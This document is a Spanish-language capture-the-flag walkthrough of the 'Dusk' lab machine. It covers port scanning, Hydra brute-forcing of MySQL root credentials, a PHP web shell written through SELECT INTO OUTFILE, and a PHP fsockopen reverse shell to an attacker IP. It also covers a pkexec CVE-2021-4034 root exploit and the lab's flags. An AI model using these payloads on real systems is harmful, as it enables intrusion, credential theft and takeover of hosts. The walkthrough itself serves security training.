## Escaneo de puertos

```
nmap -p- --min-rate 5000 -sV <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 04:56 EDT
Nmap scan report for 192.168.195.148
Host is up (0.00061s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.195.148:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 b5:ff:69:2a:03:fd:6d:04:ed:2a:06:aa:bf:b2:6a:7c (RSA)
|   256 0b:6f:20:d6:7c:6c:84:be:d8:40:61:69:a2:c6:e8:8a (ECDSA)
|_  256 85:ff:47:d9:92:50:cb:f7:44:6c:b4:f4:5c:e9:1c:ed (ED25519)
25/tcp   open  smtp    Postfix smtpd
|_smtp-commands: dusk.dusk, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
|   Thread ID: 38
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsCompression, Speaks41ProtocolOld,
LongColumnFlag, ConnectWithDatabase, SupportsTransactions, ODBCClient,
Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, FoundRows, IgnoreSigpipes,
InteractiveClient, DontAllowDatabaseTableColumn, SupportsLoadDataLocal,
SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: bNB@['N5\Rg.My;Z2(s-
|_  Auth Plugin Name: mysql_native_password
8080/tcp open  http    PHP cli server 5.5 or later (PHP 7.3.11-1)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:A9:F3:41 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

```
Network Distance: 1 hop
Service Info: Host:  dusk.dusk; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.195.148

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.18 seconds
```

## Puerto 8080

Aqui vemos que nos pinta unos archivos los cuales nos descargaremos con `curl`...

```
curl -o /var/tmp/da-vinci.jpg http://<IP>:8080/da-vinci.jpg

curl -o /var/tmp/index.php http://<IP>:8080/index.php

curl -o /var/tmp/van.jpeg http://<IP>:8080/van.jpeg
```

Si miramos en la ubicacion donde estamos depositando los archivos...

```
ls -la /var/tmp/

#Info
drwxrwxrwt  8 root root 4096 jun  3 06:09 .
drwxr-xr-x 12 root root 4096 feb 27 06:28 ..
drwx------  3 root root 4096 jun  3 03:13 systemd-private-
ece228d67dc349abbdfc2dd89e4e249a-colord.service-d6J14A
drwx------  3 root root 4096 jun  3 03:12 systemd-private-
ece228d67dc349abbdfc2dd89e4e249a-haveged.service-tuIDEe
drwx------  3 root root 4096 jun  3 03:12 systemd-private-
ece228d67dc349abbdfc2dd89e4e249a-ModemManager.service-EI2Gp9
drwx------  3 root root 4096 jun  3 03:12 systemd-private-
ece228d67dc349abbdfc2dd89e4e249a-polkit.service-Hvcz8R
drwx------  3 root root 4096 jun  3 03:12 systemd-private-
ece228d67dc349abbdfc2dd89e4e249a-systemd-logind.service-LC8iqL
drwx------  3 root root 4096 jun  3 03:13 systemd-private-
ece228d67dc349abbdfc2dd89e4e249a-upower.service-vH8FO7
-rw-r--r--  1 root root 848690 jun  3 05:50  da-vinci.jpg
-rw-r--r--  1 root root    257 jun  3 05:53  index.php
-rw-r--r--  1 root root  12611 jun  3 05:54  van.jpeg
```

Pero si lo empezamos a investigar no descubrimos mucho mas ni con `steghide`, `binwalk` y `file`...

## Hydra

```
hydra -l root -P <WORDLIST> mysql://<IP>/ -t 64
```

Info:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-03 06:05:25
```

```
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
(l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.195.148:3306/
[3306][mysql] host: 192.168.195.148   login: root   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-03 06:05:29
```

> Credentials `root`

```
#mysql
User = root
Password = password
```

## MySQL

```
mysql -h <IP> -u root -ppassword
```

Con esto ya estariamos dentro de `mysql`...

```
show databases;
```

Info:

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
```

Por lo que vemos no hay ninguna base de datos creada por el usuario, por lo que haremos alguna injeccion de codigo de `mysql` con `php` de la siguiente manera...

URL = https://www.mrjamiebowman.com/hacking/command-line-mysql-for-hackers/

```
SELECT "<?php echo system($_GET['cmd']); ?>" INTO OUTFILE "/var/tmp/shell.php";
```

Con esto lo que vamos hacer es crear el archivo `shell.php` en la ubicacion `/var/tmp/` la cual ya vimos en la pagina del puerto `8080`, por lo que si nos vamos a la pagina de nuevo veremos neustro archivo `.php` en la pagina por lo que haremos lo siguiente...

```
URL = http://<IP>:8080/shell.php?cmd=cat%20/etc/passwd
```

Info:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd
Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:113:Avahi
autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin avahi:x:107:117:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:108:118::/var/lib/saned:/usr/sbin/nologin colord:x:109:119:colord colour
management daemon,,,:/var/lib/colord:/usr/sbin/nologin hplip:x:110:7:HPLIP system
user,,,:/var/run/hplip:/bin/false dusk:x:1000:1000:dusk,,,:/home/dusk:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:111:120:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:112:121::/var/spool/postfix:/usr/sbin/nologin
postfix:x:112:121::/var/spool/postfix:/usr/sbin/nologin
```

Vemos que funciona, por lo que haremos lo siguiente...

```
URL = http://<IP>:8080/shell.php?cmd=php%20-
r%20%27$sock=fsockopen(%22192.168.195.128%22,7777);$proc=proc_open(%22sh%22,%20array(
0=%3E$sock,%201=%3E$sock,%202=%3E$sock),$pipes);%27
```

Lo que vamos hacer aqui es hacer una `Reverse Shell`...

```
nc -lvnp <PORT>
```

Y con esto ya estariamos con el usuario `www-data` con una shell dentro del servidor...

Ahora tendremos que sanitizar la shell...

```
script /dev/null -c bash

# <Ctrl> + <z>
stty raw -echo; fg
reset xterm
export TERM=xterm

# Para ver las dimensiones de nuestra consola en el Host
stty size

# Para redimensionar la consola ajustando los parametros adecuados
stty rows <ROWS> columns <COLUMNS>
```

Si nos vamos a la `/home` del usuario `dusk` leeremos la flag...

user.txt (flag1)

```
08ebacf8f4e43f05b8b8b372df24235b
```

Si ponemos el siguiente comando...

```
www-data@dusk:/home/dusk$ find / -type f -perm -4000 -ls 2>/dev/null
   268427     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017
/usr/lib/eject/dmcrypt-get-device
   145522     52 -rwsr-xr--   1 root     messagebus    51184 Jun  9  2019
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
   148913    428 -rwsr-xr-x   1 root     root         436552 Oct  6  2019
/usr/lib/openssh/ssh-keysign
   150647     20 -rwsr-xr-x   1 root     root          18888 Jan 15  2019
/usr/lib/policykit-1/polkit-agent-helper-1
   167366    156 -rwsr-xr-x   1 root     root         157192 Oct 12  2019
/usr/bin/sudo
   134602     44 -rwsr-xr-x   1 root     root          44440 Jul 27  2018
/usr/bin/newgrp
   131132     44 -rwsr-xr-x   1 root     root          44528 Jul 27  2018
/usr/bin/chsh
   131134     84 -rwsr-xr-x   1 root     root          84016 Jul 27  2018
/usr/bin/gpasswd
   131136     64 -rwsr-xr-x   1 root     root          63736 Jul 27  2018
/usr/bin/passwd
   135083     52 -rwsr-xr-x   1 root     root          51280 Jan 10  2019
/usr/bin/mount
   135085     36 -rwsr-xr-x   1 root     root          34888 Jan 10  2019
/usr/bin/umount
   131131     56 -rwsr-xr-x   1 root     root          54096 Jul 27  2018
/usr/bin/chfn
   150645     24 -rwsr-xr-x   1 root     root          23288 Jan 15  2019
/usr/bin/pkexec
   134749     64 -rwsr-xr-x   1 root     root          63568 Jan 10  2019 /usr/bin/su
```

Veremos que hay una linea interesante...

```
150645     24 -rwsr-xr-x   1 root     root          23288 Jan 15  2019
/usr/bin/pkexec
```

Esto actua como un `/bin/bash` con permisos `SUID` por lo que si hacemos lo siguiente podremos ser `root`...

URL = https://github.com/Almorabea/pkexec-exploit

```
git clone https://github.com/Almorabea/pkexec-exploit.git
```

Con esto nos clonamos el repositorio de `GitHub` para poder utilizarlo en el servidor...

```
#Entramos al directorio
cd pkexec-exploit/

#Le ponemos permisos de ejecuccion
chmod +x CVE-2021-4034.py

python3 CVE-2021-4034.py
```

Info:


```
Do you want to choose a custom payload? y/n (n use default payload)  n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7f9bbe0ef4f0 at 0x7f9bbd9b39b0>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# whoami
```

```
root
#
```

Con esto ya seriamos `root`, por lo que ahora nos iremos a leer la flag...

root.txt (flag2)

```
Congratulations on successfully completing the challenge! I hope you enjoyed as much
as i did while creating such device.
Send me some feedback at @whitecr0wz!
```



```
Until then!

8930fa079a510ee880fe047d40dc613e
```